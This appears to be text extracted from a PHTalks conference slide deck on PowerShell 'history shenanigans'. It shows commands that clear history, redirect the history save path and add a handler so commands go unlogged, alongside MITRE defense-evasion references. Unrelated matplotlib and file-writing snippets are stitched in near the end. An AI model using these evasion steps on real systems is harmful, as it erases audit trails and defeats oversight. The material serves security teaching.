cat (Get-PSReadLineOption).HistorySavePath
cd c:\
cls
cat (Get-PSReadLineOption).HistorySavePath
PS C:\> _

PowerShell
PS C:\Users\IEUser> get-history

Id CommandLine
--
1 Get-Variable
2 Get-PSProvider
3 Get-ChildItem 'HKCU:\Control Panel\'
4 get-alias
5 Get-ChildItem env:
6 Get-Help Get-PSProvider -Full
7 get-verb
8 cls
```

PowerShell History (Shenagigans)

■ Clear-History

```
PS C:\> Get-PSReadLineOption

EditMode                : Windows
AddToHistoryHandler      : System.Func`2[System.String, System.Object]
HistoryNoDuplicates      : True
HistorySavePath          : C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
HistorySaveStyle         : SaveIncrementally
HistorySearchCaseSensitive : False
HistorySearchCursorMovesToEnd : False
MaximumHistoryCount      : 4096
ContinuationPrompt       : >>
```

■ Custom History Path and Handler

```
PS C:\> Set-PSReadLineOption -HistorySavePath "$env:Temp\eraseme.txt"
PS C:\> write-host 1

PS C:\> Set-PSReadLineOption -AddToHistoryHandler { return $false }
PS C:\>
```

■ History File Editing

```
PowerShell
PS C:\> $x = "something good"
PS C:\> $y = "BAD"
PS C:\> $z = "more goodness"
PS C:\> cat (Get-PSReadLineOption).HistorySavePath
$x = "something good"
$y = "BAD"
$z = "more goodness"
cat (Get-PSReadLineOption).HistorySavePath
PS C:\>
```

ConsoleHost_history.txt

```
1 $x = "something good"
2 $y = "BAD"
3 $z = "more goodness"
4 cat (Get-PSReadLineOption).HistorySavePath
5
```

■ Execute via Powershell_ise.exe

```
Untitled1.ps1* X
1 Get-NetIPAddress

AddressFamily : IPv4
Type          : Unicast
PrefixLength  : 64
PrefixOrigin  : WellKnown
SuffixOrigin  : Link
AddressState  : Preferred
```

positive Jakarta hack talks


by ■ positive technologies

```
# Display the cube and voxel  
count  
fig, ax = plt.subplots  
(subplot_kw={"projection": "3d"})  
ax.voxels(cube, edgecolor='k')  
ax.set_title(f"Cube with  
{np.count_nonzero(voxels)}  
voxels")  
plt.show()
```

```
import numpy as np  
import matplotlib.pyplot as plt
```

Thank you

#PHTalks





```
with open('/path/to/your/flashdrive/  
myfile.txt', 'w') as file:  
    file.write('Hello, Flash Drive!')
```

by ■ positive technologies

References

Thanks

- <https://attack.mitre.org/techniques/T1059/001/>
- <https://attack.mitre.org/tactics/TA0005/>
- <https://mrd0x.com/>
- <https://www.mdsec.co.uk/>
- <https://bc-security.org/>
- <https://blog.scrt.ch/>
- <https://github.com/MazX0p/>
- <https://github.com/t3l3machus/>
- <https://gist.github.com/tandasat/>
- <https://www.ired.team/>
- <https://github.com/danielbohannon/>
- <https://github.com/harmj0y>
- <https://github.com/BC-SECURITY/>
- <https://phtalks.ptsecurity.com/>
- <https://redcanary.com/threat-detection-report/>
- <https://www.youtube.com/watch?v=rFMmDvwxaEs>

```
with open('/path/to/your/flashdrive/  
myfile.txt', 'r') as file:  
    content = file.read()  
    print(content)
```

